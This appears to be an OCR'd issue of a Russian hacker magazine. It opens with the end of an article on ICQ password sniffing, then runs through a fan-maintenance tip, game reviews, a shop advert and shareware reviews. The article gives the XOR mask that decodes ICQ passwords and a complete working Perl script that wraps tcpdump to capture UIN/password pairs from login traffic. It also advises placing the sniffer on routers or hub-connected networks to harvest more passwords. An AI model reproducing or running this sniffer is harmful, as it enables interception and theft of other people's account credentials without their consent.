Не забудем записать текст программы в файл и выполнить "chmod +x <имя файла>", чтобы в итоге дать права для его запуска.

Все верно, пароли шифруются при помощи XOR с одной и той же маской. Вот вывод:

rightpass2 = abcd
rightpass3 = 123
xor sequence: \xf3\x26\x81\xc4\x39\x86

Такой финт ушами позволил нам выяснить позиционно-зависимые числа, используемые для операции xor с шестью первыми символами. Для расшифровки паролей любой длины, вплоть до максимальной, посмотрим на логин-пакет, содержащий восьмисимвольный пароль (ICQ для Windows не дает вводить больше восьми символов). Следуя уже привычной схеме, подставим его в текст программы (переменная $pass1), а расшифрованный вариант - в $rightpass1. Итог - последовательность байт "\xf3\x26\x81\xc4\x39\x86\xdb\x92". Зная ее, можно легко расшифровать любой ICQ-пароль. Знание - сила :).

Собственно и сам снифер ICQ-паролей

Обычно написание какого-то специфического снифера, особенно в первый раз - занятие не из легких. Ведь прежде всего нужно разобраться в системных вызовах, предназначенных для управления сетевыми интерфейсами. Затем написать набор функций для вычитывания проходящего трафика, фильтруя при этом только нужные пакеты по определенным признакам. Можно взять библиотеку libpcap и начать разбираться с ней. Тот еще напряг. Такой подход может испортить все впечатление от снифинга как такового и растянуть процесс написания на неопределенное время. Поэтому мы поступим несколько иначе.

Взамен предлагается использовать знакомый стандартный и удобный инструмент - tcpdump, который содержит в себе все необходимые функции для перехвата трафика. Нам даже не придется копаться в его исходниках. Дело в том, что с помощью одного полезного параметра командной строки (-w) можно сделать так, что весь нужный трафик будет выводиться в виде потока в файл или на стандартное устройство вывода (терминал). Абсолютно неприемлемо для просмотра "вручную", где режим hex выглядит гораздо приятнее, но для автоматического анализа - самое оно.

То, что мы напишем, будет программой-надстройкой над tcpdump, читающей вывод последнего. Буржуи называют это front-end. При обнаружении логин-пакета, содержимое его будет разобрано, и пара UIN/пароль "выкушена" и показана. Опять же, язык реализации выберем по признаку удобства анализа строк - Perl. Благодаря поддержке регулярных выражений, "отлов" пакета в нем будет занимать всего одну строчку.

Готовый снифер занимает 37 строк. Краткий обзор его жизнедеятельности:

1. open(DUMP, ..) запускает tcpdump с нужными нам параметрами. Символ "|" в конце команды говорит, что вывод программы будет перенаправлен и ассоциирован с символом DUMP, который ведет себя как обычный файл, открытый на чтение. Если запуск не удался, конструкция "or die" завершит выполнение программы с указанным сообщением об ошибке.

2. Весь процесс выполняется внутри цикла while(!eof(DUMP)) - пока не завершится программа, которая закроет за собой и поток DUMP.

3. Поток вычитывается посимвольно с помощью функции getc(). Все полученные байты складываются в буфер - $buf. Как только в нем обнаруживается логин-пакет, срабатывает if(), который проверяет соответствие накопленной последовательности регулярному выражению, построенному на основе собранной нами выше информации о протоколе. "Привязывается" оно к сигнатуре в конце и к неизменным байтам в начале пакета, за которыми следует UIN.

"\000\000\000\001\000\001..(\d+)\000\002..(.+)\000\003..ICQ Inc. - Product of ICQ \(TM\)$"

4. Взятые в скобки части выражения автоматически помещаются в позиционно-зависимые переменные $1 и $2. UIN и пароль у нас в кармане. Для расшифровки последнего имеется небольшая функция decryptpassword(), написанная по мотивам наших экспериментов с xor во время разбора структуры протокола.

5. После показа отловленного пароля, буфер очищается и злобный снифер продолжает работу, лишая законопослушных граждан приватности и веры в справедливость.

Разбор полетов

По большому счету продемонстрированный подход к анализу сетевого трафика можно применить по отношению к любому протоколу. С помощью подобных надстроек можно отлавливать не только пароли, но и сообщения, контакты, шифровки, явки и адреса конспиративных квартир. Все, о чем нужно позаботиться, это правильное регулярное выражение и параметр-условие для tcpdump.

Для достижения хороших результатов, величина которых прямо пропорциональна количеству отловленных паролей, программу желательно запускать на машинах, выполняющих в сети роль роутера, и через которые проходит максимальный сетевой трафик. С другой стороны, при определенной конфигурации внутренней интранет-сети, снифер можно поставить просто на одной из машин, и он тоже будет неплохо справляться со своей работой, так как весь трафик будет доступен на сетевом интерфейсе каждой из рабочих станций в сети. Такое происходит только в том случае, если все рабочие станции и шнур от ISP завязаны друг с другом через HUB. Так что экспериментируй, находи новые методы анализа трафика!

```
#!/usr/bin/perl

sub decryptpassword {
   my ($pass) = @_;

   my $res = "";
   my $xorseq = "\xf3\x26\x81\xc4\x39\x86\xdb\x92";

   for(my $i = 0; $i < length($pass); $i++) {
       $res .= chr(ord(substr($pass, $i, 1)) ^ ord(substr($xorseq, $i, 1)));
   }

   return $res;
}

my $buf;

open(DUMP, "tcpdump -w - -s 65535 -i any -l 'dst host login.icq.com'|")
   or die "cannot run tcpdump(8)";

while(!eof(DUMP)) {
   $buf .= getc(DUMP);

     if($buf =~ m/\000\000\000\001\000\001..(\d+)\000\002..(.+)\000\003..ICQ
Inc. - Product of ICQ \(TM\)$/) {
          my $uin = $1;
          my $pass = decryptpassword($2);

          print "found. $uin :: $pass\n";
          $buf = "";
     }
}

close(DUMP);
```

TIPS&TRICKS

Что делать, если шумит вентилятор?

Совет первый. Самый тривиальный. Отвинтить вентилятор от блока питания. Снять наклейку. Почистить от пыли и залить жидкое машинное масло (только не подсолнечное), не забыть почистить между пропеллером и корпусом. Масла налить не ведро, а несколько капель. Иногда бывает, что винт стучит о корпус, тогда лопасти можно чуток подпилить.
Совет второй. Самый практичный. Ничего отвинчивать не надо. Надо взять шприц с иголкой. Наполнить его маслом. Потом надо иголкой проткнуть наклейку и пластмассовую пробку под ней. Понадобится некоторое усилие. Ввести под пробку масло. Все. Никаких винтов-разборок-сборок и всего прочего. Разумеется, это сработает не во всех случаях. Бывает, что серединка вентилятора с наклейкой и пробкой скрыта под решеткой корпуса. В этом случае можно попробовать отвинтить только блок питания - это проще, чем разбирать все, вплоть до вентилятора.

Евгений Затолокин
Evgen_shrek@mail.ru

Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.

ЗАЛ СУДА


Stepan Ilyin aka Step (step@real.xakep.ru)




Урожденная	Ядерный титбит
Жанр	Adventure
Похожесть	ГЭГ
Мать/отец	VZ.lab/Бука
Требует	P2-400(P3-800), 128(256), 3D
Групповуха	Обломись
Описуха	Преклоним головы перед Величайшим Гуманистом Всех Времен и Народов ибо его Детище пришло в этот мир. Ядерный Титбит от несравненного, неподражаемого и неизлечимо больного Дани Шеповалова это то, что сорвет тебе крышу раз и навсегда. Сюжет, движок и прочие особенности описывать бессмысленно: ведь ты все равно купишь эту игру. Потому что только наличие этого священного диска послужит тебе билетом в жизнь, когда землю захватят интеллектуальные нейро-киборги.
ПРИГОВОР	АЛЛИЛУЙЯ!




Урожденная	Eternal War: Shadows of lights
Жанр	FPS
Похожесть	Quake, Heretic
Мать/отец	Two Guys Software
Требует	P166(P2-300), 64(128)
Групповуха	LAN, Инет
Описуха	Неудачная комбинация Quake'а и Heretic'а. Начиная игру, невольно задумываешься: «Может, кто-то ошибся и подсунул мне неудачную игрушку восьмилетней давности?» По крайней мере, все указывает именно на это. Движок, графика, качество звука - все на уровне прошлого века. Добавь к этому тупейший сторилайн, раскрывающийся в десяти строчках текста, и желание играть пропадет напрочь.
ПРИГОВОР	ЛАЖА

Урожденная	Splinter Cell
Жанр	Шутер от 3-го лица
Похожесть	Thief, Metal Gear Solid
Мать/отец	Ubi Soft Montreal/Ubi Soft
Требует	P3-800, 256(512), 3D
Групповуха	Обломись
Описуха	Splinter Cell - приятный сюрприз на игровой сцене. Такой качественной реализации шпионского симулятора, пожалуй, не ждал никто. Здесь и красивый движок, и отличный сценарий, который предусматривает несколько способов прохождения каждой миссии, и невероятно удобное управление. Слабое место игры - видеоролики, но даже их похабная реализация не портит общее впечатление от игры.
ПРИГОВОР	РУЛЕ(З)!

Урожденная	Armored Assault
Жанр	Online танковый симулятор
Похожесть	Такого еще не было :)
Мать/отец	The Total Sim Series/ iEntertainment Network
Требует	P2-400(P3-600), 128(256), 3D
Групповуха	Инет
Описуха	Онлайновый танковый симулятор - пожалуй, такого мы еще не видели. Идея неплохая, но вот реализация явно подкачала. Несмотря на то, что разработчики воспроизвели лишь один класс танков, лидер среди них четко выделяется, соответственно на других танках ездят лишь неопытные новички. Управление реализовано ужасно: целиться, даже с помощью джойстика, очень сложно. А модемного канала для игры явно не хватает...
ПРИГОВОР	СЛАБО




Урожденная	Praetoreans
Жанр	RTS
Похожесть	WH: Dark Omen, Medieval
Мать/отец	Pyro Studios/Eidos Interactive
Требует	P3-500(P3-800), 128(256), 3D
Групповуха	LAN, Инет
Описуха	Разработчики грозились представить нам тактический симулятор, пообещав игрокам полное избавление от микроменеджмента и ресурсов. Однако получилось что-то странное. Остались и ресурсы, и персональные указания юнитам, а вот элементы тактики не впечатляют. Юнитов слишком много, чтобы ими осмысленно управлять. Тем не менее, плохой игру не назовешь. Все на уровне, особенно графика.
ПРИГОВОР	ХОРОШО




№001489

Урожденная	Indusry Giant II: 1820-2020 Addon
Жанр	*Экономический симулятор*
Похожесть	*Industry Giant 2*
Мать/отец	*JoWood Productons/Руссобит-М*
Требует	*P2-400(P3-600), 64(128), 3D*
Групповуха	*LAN, Инет*
Описуха	Еще один пример того, как разработчики стремятся делать деньги, приложив минимум усилий и заставляя нас играть в то, что мы уже видели. Ни капли фантазии. Из новенького: несколько линейных кампаний, не отличающихся разнообразием, и парочка никому не нужных графиков и диаграмм в разделе «Экономика». Советую только любителям жанра, еще не успевшим познакомиться с первой частью игры.
ПРИГОВОР	СЛАБО



Урожденная	Master Of Orion 3
Жанр	*Пошаговая стратегия*
Похожесть	*Серия MoO*
Мать/отец	*Quicksilver Software/Infogrames*
Требует	*P2-300(P3-600), 128(256)*
Групповуха	*LAN, Инет*
Описуха	Описать сиквел известнейшей игры можно одним словом - ФИГНЯ. В стремлении облегчить игру, взвалив всю рутинную работу по колонизации планет, постройке армии, управлению научными исследованиями на плечи искусственного интеллекта, разработчики явно переборщили. Бывалые игроки, матерясь, борются с идиотизмом AI, а новички лишь жмут кнопку «Следующий ход». И в чем тут прикол?
ПРИГОВОР	СЛАБО


ЗАЛ СУДА



Stepan Ilyin aka Step (step@real.xakep.ru)


Урожденная	Freelancer
Жанр	3D space arcade
Похожесть	Tachyon, Privateer 2
Мать/отец	Digital Anvil/Microsoft Game Studios
Требует	P3-600(P3-1300), 128(256), 3D
Групповуха	LAN, Инет
Описуха	Очередная аркада на космическую тему. Первое впечатление от игры - супер! Ощущение атмосферы передано бесподобно.
ПРИГОВОР	СРЕДНЕ

Здесь и обалденно красивые туманности, и сверхмощные корабли, укомплектованные по самое «не хочу» техникой, о которой пока даже и не мечтают. Тем не менее, хватает этого добра ненадолго. Нет изюминки, получилась всего лишь очередная игра на один день. А жаль...



Урожденная	Глаз Дракона
Жанр	Action/RPG
Похожесть	Magic Carpet
Мать/отец	Primal Soft/Акелла
Требует	P3-600(P3-1000), 128(256), 3D
Групповуха	Обломись
Описуха	Смесь аж трех жанров. RTS, воздушного экшена и ролевика на фэнтезийную тему. Такая вот сборная солянка, на удив-
ПРИГОВОР	ХОРОШО

ление, выглядит весьма достойно. Тебе (кстати не какому-то там мужику с дубиной, а величественному дракону) предстоит защитить умирающее королевство от сильнейшего натиска нежити. Игрушка мне лично очень понравилась. Хотя до конца я ее не прошел. Надоело... :(




Урожденная	Harbinger
Жанр	Action/RPG
Похожесть	Crusader, Diablo
Мать/отец	Dreamcatcher/Silverback Entertainment
Требует	P3-500(P3-800), 128, 3D
Групповуха	Обломись
Описуха	Обычная, ничем не выделяющаяся RPG. Цель героя одна - вырезать нечисть на очередном уровне, попутно выполнив какое-ни-
ПРИГОВОР	СРЕДНЕ

будь неоригинальное задание. Последние, в принципе, друг от друга не отличаются. Доставь предмет туда, уничтожь того и т.п. Бесконечная пальба во все четыре стороны до самого финала и минимум общения с NPC - такова суровая действительность игры. Фигня для релаксации, не больше!





Урожденная	Apache Air Assault
Жанр	Вертолетная леталка
Похожесть	SAR: Vietnam MedEvac
Мать/отец	InterActive Vision/Activision
Требует	P2-400(P3-600), 96(127), 3D
Групповуха	Обломись
Описуха	Убогая вертолетная леталка, появившаяся явно не вовремя. Думаю, лет пять назад в нее еще можно было бы поиграть, но сейчас...
ПРИГОВОР	СЛАБО

Лучше не стоит. Напрочь забыты любые понятия об аэродинамических дисциплинах. Модели вертолетов исковерканы до безобразия. Сюжет прямолинеен, как рельсы Байкало-Амурской магистрали - заблудиться практически невозможно. Про движок и говорить не хочется. У нас первокурсники технических вузов лучше сделают.





Урожденная	Bovine Spongiforme Enzephalitis
Жанр	Arcade shooting
Похожесть	Birdie Shoot
Мать/отец	Modern Games/Modern Games
Требует	P166(P2-266), 32(64), 3D
Групповуха	Обломись
Описуха	Согласен, тема коровьего бешенства болезни Кройцфелдта-Якоба когда-то была актуальна... Но не настолько же, чтобы
ПРИГОВОР	СЛАБО

делать о ней игрушки. Тем более, классические мини-шутеры. Может кого-то идея отстреливать больных коров и прикалывает, но меня лично нет. Тем более, игра лишена каких бы то ни было оригинальностей, приколов, изюминок. Старый добрый Moorhun выглядит куда более заманчиво.





Урожденная	Star Trek: Starfleet Command 3
Жанр	Strategy/sim
Похожесть	SFC 2, Orion Pirates
Мать/отец	Taldren/Activision
Требует	P2-450(P3-800), 128(256), 3D
Групповуха	LAN, Инет
Описуха	STSC3 - игрушка, совместившая в себе стратегию и леталку. Все, как теперь модно, на космическую тему. В погоне за разнообразием жанров разработчикам не удалось качественно реализовать ни то, ни другое. В итоге, получилось нечто несерьезное. Симпатичная игрушка на любителя, но не более. Хотя прогресс по сравнению с предыдущими частями очевиден.
ПРИГОВОР	СРЕДНЕ



Урожденная	Heroeos of Might And Magic: Wind Of War
Жанр	Пошаговая стратегия
Похожесть	HoMM 4
Мать/отец	New World Computing, 3DO
Требует	P3-500 (P4-2GHz), 128 (256), 3D
Групповуха	LAN, Internet, modem, hot-seat
Описуха	Очередной адд-он для HoMM4. Начинка, как всегда, предсказуема: пара новых монстров, несколько абсолютно тупых кампаний, лишенных даже намека на оригинальность сюжета, и... Вот и все, в общем-то. Ни новых замков, ни новых героев, ни новых артефактов. Словом - халтура. И даже сильно переработанные редактор карт и движок сетевой игры не способны исправить положение.
ПРИГОВОР	ЛАЖА

М А Г А З И Н

(095) 928-6089, (095) 928-0360, (095) 928-3574

mobile computers


$ 1290
Sony DCR-PC115 E Digital HandyCam


$ 399,99
HP Jornada 568




Sony Clie PEG-NZ90 Super PDA
$ 830


$ 789,99
HP iPaq H5450


$ 535,99
Fujitsu-Siemens Pocket LOOX 600


$ 209,99
Jstck/ CH Flight Sim Yoke USB


$ 1290
Sony DCR-IP5E MICROMV


$ 350
Sony CyberShot Digital Camera DSC-U20/L


$ 145
Spkrs/ VideoLogic ZXR-500


$ 120
Sony VCT-680RM


$ 75
Video/ Pinnacle Systems Studio PCTV Pro


$ 95,99
SanDisk 128 MB CompactFlash Card

Gifts




$ 31,99
Саундтрек к игре Halo

Final Fantasy XI: Zippo(R) Lighter

$ 39,99



$ 39,99
(Blizzard) The Art of Warcraft



Да, Я хочу получать
БЕСПЛАТНЫЙ КАТАЛОГ E-Shop

Индекс
Город
Улица
Дом корпус квартира
ФИО

Отправьте купон по адресу: 101000, Москва, Главпочтамт, а/я 652, E-Shop

M.J.Ash (m.j.ash@real.xakep.ru)



InkSaver v 1.2

Windows 9x/Me/NT/2k/XP
Size: 5003 Kb
Shareware
http://www.inksaver.com

Прога, способная значительно продлить срок жизни картриджа в твоем струйном принтере. Способ экономии – стандартный. Принтер просят менее щедро расходовать чернила. В принципе, аналогичного результата можно достичь, если залезть в настройки принтера и выставить там, допустим, «черновой» режим печати вместо «обычного». Проблема в том, что я, как и большинство пользователей, постоянно забываю про эти настройки. Масса черновиков, распечатанных с максимально возможным качеством, и сотни важных документов, отправленных в корзину для бумаг из-за своей чрезвычайной бледности, могут это подтвердить. При использовании же InkSaver подобной проблемы не возникает. Дело в том, что эта прога всегда спрашивает тебя, с каким качеством ты хочешь распечатать тот или иной документ. То есть стоит тебе что-либо отправить на принтер, как окошко InkSaver моментально выпрыгивает на экран. За такое поведение отвечает опция InkSaver Ask Before Printing, что находится в меню настройки программы на вкладке Current Ink Settings tab.


Чем еще радует InkSaver пользователя? Тем, что расход чернил (качество печати) можно регулировать плавно – с помощью ползунков. При этом один ползунок отвечает за черной картридж, второй – за цветной. Сориентироваться, как положение ползунков влияете на качество печати, можно по тестовой странице, которую программа предлагает вывести на принтер еще при установке. Ну и, естественно, подобная прога не могла обойтись без встроенного механизма подсчета сэкономленных с ее помощью денег.

InkSaver знакома с большинством струйных принтеров Epson, HP и Canon. Полный список поддерживаемых моделей находиться на официальном сайте программы.



Search Maker Pro v 2.5


Windows 9x/Me/NT/2k/XP
Size: 3129 Kb
Shareware
http://www.searchmakerpro.com



Я раньше думал, что без использования скриптов оборудовать веб-сайт поисковым механизмом невозможно. Я ошибался. Оказывается, с помощью программы Search Maker Pro поисковик можно присобачить к любому сайту. Причем – без особого труда! Для этого достаточно натравить Search Maker Pro на свой веб-сайт, или, скажем, на набор веб-страничек, сваленных в каком-нибудь каталоге на твоем винче, а затем правдиво отвечать на вопросы Мастера. Если все сделать правильно, то Search Maker Pro заглотит указанные тобой веб-странички, а затем выплюнет готовый HTML-файл, включающий в себя как сам поисковик, так и базу данных к нему. Достаточно пристроить этот файл на свой веб-сервер, и вот уже у тебя есть реальный поисковый механизм, который понимает запросы на русском языке и выдает очень приятные и развернутые ответы. Подогнать его дизайн под дизайн своего сайта для тебя, я думаю, труда не составит. Ну а поскольку этот поисковик будет выполнен исключительно на JavaScript, то он будет работать не только на халявном хостинге, но и будучи записанным на компакт-диск. А что? Это мысль! Таким образом обычные залежи веб-страниц, бессистемно надерганных из Сети для офлайнового просмотра, можно легко превращать в симпатичные Архивы или даже Энциклопедии.

Http File Server v 1.3 beta

Windows 9x/Me/NT/2k/XP
Size: 270 Kb
Freeware
http://www.rejetto.com/sw



Аська – маст дай, а &RQ – рулез форева! В этом легко может убедиться каждый, кто скачает с www.asechka.ru русифицированную версию RQ'шки (обязательно - с b-zonedesign theme. Это скин такой:).

На мой взгляд, только за то, что сообщения от разных контактов размещаются в одном окне, а переход от одного диалога к другому осуществляется щелчком по нужной закладке, этому клону можно простить все, что угодно. Хотя кое-что, согласен, иногда мешает наслаждаться виртуальным общением. Чаще всего – невозможность обмена файлами с пользователями обычной аськи. Конечно, ничто тебе не мешает послать приятелю файл мылом, но ты же знаешь, как в наши дни работает почта (даже электронная). Нет, все-таки хочется обмениваться файлами напрямую. Но ставить ради этого аську? Ни-за-что! К тому же эта проблема легко решается с помощью Http File Server – еще одной разработки автора &RQ. Когда тебе нужно отдать кому-нибудь свой файл (кому угодно: знакомому в чате, другу по переписке, другому пользователю RQ), ты просто запускаешь эту прогу, перетаскиваешь в ее окно файл(ы) и папки, которые хочешь сделать общедоступными, и сообщаешь собеседнику свой IP-адрес. Тот, в свою очередь, запускает любимую бродилку, набирает в адресной строке http://твой_IP_адрес и видит список файлов, доступных для скачивания (само собой, в этом списке присутствуют лишь те файлы, которые ты решил расшарить :). Надо ли говорить о том, что, выбрав интересующий его файл, твой приятель может натравить на него любимую качалку? Думаю, нет. Лучше отмечу, что отдавать файлы через Http File Server чрезвычайно приятно: можно расшарить сразу несколько файлов, к тебе могут подключиться одновременно несколько пользователей. При этом ты всегда держишь ситуацию под контролем: Http File Server позволяет кикать непрошенных визитеров, иконка в трее сигнализирует о появлении гостей, а в своем главном окне программа наглядно показывает, кто к тебе зашел и зачем.






Magic Mail Monitor v 2.94 b5

Windows 9x/Me/NT/2k/XP

Size: 103 Kb

Freeware

http://mmm3.sourceforge.net



Утилита для мониторинга почтовых (POP3) ящиков. Единственный серьезный конкурент SimpleCheck (www.simplecheck.net), причем – бесплатный. Прога появилась на свет черт знает когда, но только сейчас она наконец-то научилась нормально показывать заголовки писем, написанных в KOI8-R, и обзавелась простенькой системой фильтров.

Magic Mail Monitor поддерживает неограниченное количество почтовых аккаунтов, позволяет задавать периодичность их проверки в автоматическом режиме и предлагает несколько вариантов оповещения (звуком, миганием иконки в системном трее или всплывающим окошком) о появлении свежей почты. Текущее состояние твоих почтовых ящиков отображается в главном окне программы, причем заголовки непрочитанных писем в этом окне заботливо выделяются жирным шрифтом. Кликая по письмам правой кнопкой мыши, можно через контекстное меню быстро просматривать текстовую часть любого почтового сообщения и убивать спам прямо на сервере.

Весит Magic Mail Monitor до смешного мало, к тому же работает без инсталляции и совершенно нетребовательна к ресурсам. Одним словом – «полезняшка». Присмотрись – может быть, именно ее тебе до сих пор и не хватало, а?




HTMLSpy v 1.03

Windows 9x/Me/NT/2k/XP

Size: 322 Kb

Shareware

http://www.softexe.com/htmlspy.html




Оригинальная примочка к мастдайскому ослику, существенно облегчающая процесс изучения HTML-кода чужих веб-страниц. К примеру, странствуешь ты по Сети, и вдруг на одном из сайтов твое внимание привлекает какой-нибудь необычный элемент веб-страницы. Без HTMLSpy тебе придется минут десять рыться в исходниках, чтобы выявить тот кусок кода, который этому элементу соответствует. С HTMLSpy все гораздо проще: достаточно щелкнуть правой кнопкой мыши по этому элементу, выбрать в контекстном меню пункт «HTMLSpy», и на экране тут же появится специальное окошко с исходным текстом подопытной веб-странички, в котором фрагмент кода на этой странице, указанный курсором мыши, будет старательно выделен! Далее этот фрагмент можно не спеша изучать, сохранить на будущее (Save selected) или, так ничего и не поняв, скинуть на диск всю страничку целиком.



ШароWAREZ

M.J.Ash (www.xknows.com, m.j.ash@real.xakep.ru)






AVCataloger v 3.0

Windows 9x/Me/NT/2k/XP
Size: 17611 Kb
Shareware
http://www.nc-software.com

